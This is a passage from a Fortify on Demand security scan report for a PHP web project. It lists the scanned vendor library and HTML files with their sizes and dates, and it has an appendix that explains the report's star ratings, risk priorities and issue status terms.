php/vendor/Aws/WorkMail/WorkMailClient.php	5225	2020/06/20
php/vendor/Aws/WorkMailMessageFlow/Exception/WorkMai…	247	2020/06/20
php/vendor/Aws/WorkMailMessageFlow/WorkMailMessageFl…	365	2020/06/20
php/vendor/Aws/WorkSpaces/Exception/WorkSpacesExce…	208	2020/06/20
php/vendor/Aws/WorkSpaces/WorkSpacesClient.php	6186	2020/06/20
php/vendor/Aws/WrappedHttpHandler.php	7339	2020/06/20
php/vendor/Aws/XRay/Exception/XRayException.php	198	2020/06/20
php/vendor/Aws/XRay/XRayClient.php	2967	2020/06/20
php/vendor/GuzzleHttp/Client.php	20384	2020/06/20
php/vendor/GuzzleHttp/ClientInterface.php	2951	2020/06/20
php/vendor/GuzzleHttp/Cookie/CookieJar.php	9630	2020/06/20
php/vendor/GuzzleHttp/Cookie/CookieJarInterface.php	2885	2020/06/20
php/vendor/GuzzleHttp/Cookie/FileCookieJar.php	2748	2020/06/20
php/vendor/GuzzleHttp/Cookie/SessionCookieJar.php	2022	2020/06/20
php/vendor/GuzzleHttp/Cookie/SetCookie.php	10838	2020/06/20
php/vendor/GuzzleHttp/Exception/BadResponseException…	833	2020/06/20
php/vendor/GuzzleHttp/Exception/ClientException.php	171	2020/06/20
php/vendor/GuzzleHttp/Exception/ConnectException.php	763	2020/06/20
php/vendor/GuzzleHttp/Exception/GuzzleException.php	494	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/GuzzleHttp/Exception/InvalidArgumentExcepti…	149	2020/06/20
php/vendor/GuzzleHttp/Exception/RequestException.php	5334	2020/06/20
php/vendor/GuzzleHttp/Exception/SeekException.php	615	2020/06/20
php/vendor/GuzzleHttp/Exception/ServerException.php	171	2020/06/20
php/vendor/GuzzleHttp/Exception/TooManyRedirectsExcep…	106	2020/06/20
php/vendor/GuzzleHttp/Exception/TransferException.php	126	2020/06/20
php/vendor/GuzzleHttp/functions.php	12102	2020/06/20
php/vendor/GuzzleHttp/Handler/CurlFactory.php	22129	2020/06/20
php/vendor/GuzzleHttp/Handler/CurlFactoryInterface.php	729	2020/06/20
php/vendor/GuzzleHttp/Handler/CurlHandler.php	1308	2020/06/20
php/vendor/GuzzleHttp/Handler/CurlMultiHandler.php	6680	2020/06/20
php/vendor/GuzzleHttp/Handler/EasyHandle.php	2917	2020/06/20
php/vendor/GuzzleHttp/Handler/MockHandler.php	6262	2020/06/20
php/vendor/GuzzleHttp/Handler/Proxy.php	1830	2020/06/20
php/vendor/GuzzleHttp/Handler/StreamHandler.php	19154	2020/06/20
php/vendor/GuzzleHttp/HandlerStack.php	8045	2020/06/20
php/vendor/GuzzleHttp/MessageFormatter.php	7447	2020/06/20
php/vendor/GuzzleHttp/Middleware.php	10146	2020/06/20
php/vendor/GuzzleHttp/Pool.php	4970	2020/06/20
php/vendor/GuzzleHttp/PrepareBodyMiddleware.php	3335	2020/06/20
php/vendor/GuzzleHttp/Promise/AggregateException.php	395	2020/06/20
php/vendor/GuzzleHttp/Promise/CancellationException.php	191	2020/06/20
php/vendor/GuzzleHttp/Promise/Coroutine.php	4089	2020/06/20
php/vendor/GuzzleHttp/Promise/EachPromise.php	7507	2020/06/20
php/vendor/GuzzleHttp/Promise/FulfilledPromise.php	2048	2020/06/20
php/vendor/GuzzleHttp/Promise/functions.php	12511	2020/06/20
php/vendor/GuzzleHttp/Promise/Promise.php	9059	2020/06/20
php/vendor/GuzzleHttp/Promise/PromiseInterface.php	2923	2020/06/20
php/vendor/GuzzleHttp/Promise/PromisorInterface.php	258	2020/06/20
php/vendor/GuzzleHttp/Promise/RejectedPromise.php	2316	2020/06/20
php/vendor/GuzzleHttp/Promise/RejectionException.php	1264	2020/06/20
php/vendor/GuzzleHttp/Promise/TaskQueue.php	1994	2020/06/20
php/vendor/GuzzleHttp/Promise/TaskQueueInterface.php	493	2020/06/20
php/vendor/GuzzleHttp/Psr7/AppendStream.php	5968	2020/06/20
php/vendor/GuzzleHttp/Psr7/BufferStream.php	3180	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/GuzzleHttp/Psr7/CachingStream.php	4390	2020/06/20
php/vendor/GuzzleHttp/Psr7/DroppingStream.php	1122	2020/06/20
php/vendor/GuzzleHttp/Psr7/FnStream.php	4088	2020/06/20
php/vendor/GuzzleHttp/Psr7/functions.php	27586	2020/06/20
php/vendor/GuzzleHttp/Psr7/InflateStream.php	1876	2020/06/20
php/vendor/GuzzleHttp/Psr7/LazyOpenStream.php	919	2020/06/20
php/vendor/GuzzleHttp/Psr7/LimitStream.php	4366	2020/06/20
php/vendor/GuzzleHttp/Psr7/MessageTrait.php	6130	2020/06/20
php/vendor/GuzzleHttp/Psr7/MultipartStream.php	4846	2020/06/20
php/vendor/GuzzleHttp/Psr7/NoSeekStream.php	446	2020/06/20
php/vendor/GuzzleHttp/Psr7/PumpStream.php	4200	2020/06/20
php/vendor/GuzzleHttp/Psr7/Request.php	3863	2020/06/20
php/vendor/GuzzleHttp/Psr7/Response.php	4947	2020/06/20
php/vendor/GuzzleHttp/Psr7/Rfc7230.php	702	2020/06/20
php/vendor/GuzzleHttp/Psr7/ServerRequest.php	10199	2020/06/20
php/vendor/GuzzleHttp/Psr7/Stream.php	7050	2020/06/20
php/vendor/GuzzleHttp/Psr7/StreamDecoratorTrait.php	3424	2020/06/20
php/vendor/GuzzleHttp/Psr7/StreamWrapper.php	3919	2020/06/20
php/vendor/GuzzleHttp/Psr7/UploadedFile.php	7859	2020/06/20
php/vendor/GuzzleHttp/Psr7/Uri.php	22268	2020/06/20
php/vendor/GuzzleHttp/Psr7/UriNormalizer.php	8532	2020/06/20
php/vendor/GuzzleHttp/Psr7/UriResolver.php	8993	2020/06/20
php/vendor/GuzzleHttp/RedirectMiddleware.php	8533	2020/06/20
php/vendor/GuzzleHttp/RequestOptions.php	10619	2020/06/20
php/vendor/GuzzleHttp/RetryMiddleware.php	3631	2020/06/20
php/vendor/GuzzleHttp/TransferStats.php	3241	2020/06/20
php/vendor/GuzzleHttp/UriTemplate.php	8355	2020/06/20
php/vendor/JmesPath/AstRuntime.php	1514	2020/06/20
php/vendor/JmesPath/CompilerRuntime.php	2695	2020/06/20
php/vendor/JmesPath/DebugRuntime.php	3293	2020/06/20
php/vendor/JmesPath/Env.php	2575	2020/06/20
php/vendor/JmesPath/FnDispatcher.php	12855	2020/06/20
php/vendor/JmesPath/JmesPath.php	395	2020/06/20
php/vendor/JmesPath/Lexer.php	15706	2020/06/20
php/vendor/JmesPath/Parser.php	14741	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/JmesPath/SyntaxErrorException.php	1162	2020/06/20
php/vendor/JmesPath/TreeCompiler.php	13501	2020/06/20
php/vendor/JmesPath/TreeInterpreter.php	8058	2020/06/20
php/vendor/JmesPath/Utils.php	7136	2020/06/20
php/vendor/Psr/Http/Message/MessageInterface.php	7097	2020/06/20
php/vendor/Psr/Http/Message/RequestInterface.php	4943	2020/06/20
php/vendor/Psr/Http/Message/ResponseInterface.php	2659	2020/06/20
php/vendor/Psr/Http/Message/ServerRequestInterface.php	10359	2020/06/20
php/vendor/Psr/Http/Message/StreamInterface.php	4904	2020/06/20
php/vendor/Psr/Http/Message/UploadedFileInterface.php	4812	2020/06/20
php/vendor/Psr/Http/Message/UriInterface.php	12930	2020/06/20
www/apply.html	8787	2020/06/20
www/approveclassincharge.html	4452	2020/06/20
www/home.html	5968	2020/06/20
www/homeclassincharge.html	5465	2020/06/20
www/index.html	2286	2020/06/20
www/status.html	4326	2020/06/20
www/statusclassincharge.html	4450	2020/06/20

Appendix - Descriptions of Key Terminology

Security Rating

The Fortify on Demand 5-star assessment rating provides information on the likelihood and impact of defects present within an application. A perfect rating within this system would be 5 complete stars indicating that no high impact vulnerabilities were uncovered.

Rating	
★☆☆☆☆	Fortify on Demand awards one star to applications that have undergone a security review that identifies critical (high likelihood and high impact) issues.
★★☆☆☆	Fortify on Demand awards two stars to applications that have undergone a security review that identifies no critical (high likelihood and high impact) issues. Vulnerabilities that are trivial to exploit and have a high business or technical impact should never exist in business-critical software.
★★★☆☆	Fortify on Demand awards three stars to applications that have undergone a security review that identifies no high (low likelihood and high impact) issues and meets the requirements needed to receive two stars. Vulnerabilities that have a high impact, even if they are non-trivial to exploit, should never exist in business critical software.
★★★★☆	Fortify on Demand awards four stars to applications that have undergone a security review that identifies no medium (high likelihood and low impact) issues and meets the requirements for three stars. Vulnerabilities that have a low impact, but are easy to exploit, should be considered carefully as they may pose a greater threat if an attacker exploits many of them as part of a concerted effort or leverages a low impact vulnerability as a stepping stone to mount a high-impact attack.
★★★★★	Fortify on Demand awards five stars, the highest rating, to applications that have undergone a security review that identifies no issues.

Likelihood and Impact

Likelihood

Likelihood is the probability that a vulnerability will be accurately identified and successfully exploited.

Impact

Impact is the potential damage an attacker could do to assets by successfully exploiting a vulnerability. This damage can be in the form of, but not limited to, financial loss, compliance violation, loss of brand reputation, and negative publicity.

Fortify on Demand Priority Order

Critical

Critical-priority issues have high impact and high likelihood. Critical-priority issues are easy to detect and exploit and result in large asset damage. These issues represent the highest security risk to the application. As such, they should be remediated immediately.

SQL Injection is an example of a critical issue.

High

High-priority issues have high impact and low likelihood. High-priority issues are often difficult to detect and exploit, but can result in large asset damage. These issues represent a high security risk to the application. High priority issues should be remediated in the next scheduled patch release.

Password Management: Hardcoded Password is an example of a high issue.

Medium

Medium-priority issues have low impact and high likelihood. Medium-priority issues are easy to detect and exploit, but typically result in small asset damage. These issues represent a moderate security risk to the application. Medium-priority issues should be remediated in the next scheduled product.

Path Manipulation is an example of a medium issue.

Low

Low-priority issues have low impact and low likelihood. Low-priority issues can be difficult to detect and exploit and typically result in small asset damage. These issues represent a minor security risk to the application. Low priority issues should be remediated as time allows.

Dead Code is an example of a low issue.

Issue Status

New

New issues are ones that have been identified for the first time in the most recent analysis of the application.

Existing

Existing issues are issues that have been found in a previous analysis of the application and are still present in the latest analysis.

Reopened

Reopened issues have been discovered in a previous analysis of the application but were not present in subsequent analyses. These issues are now present again in the most recent analysis of the application.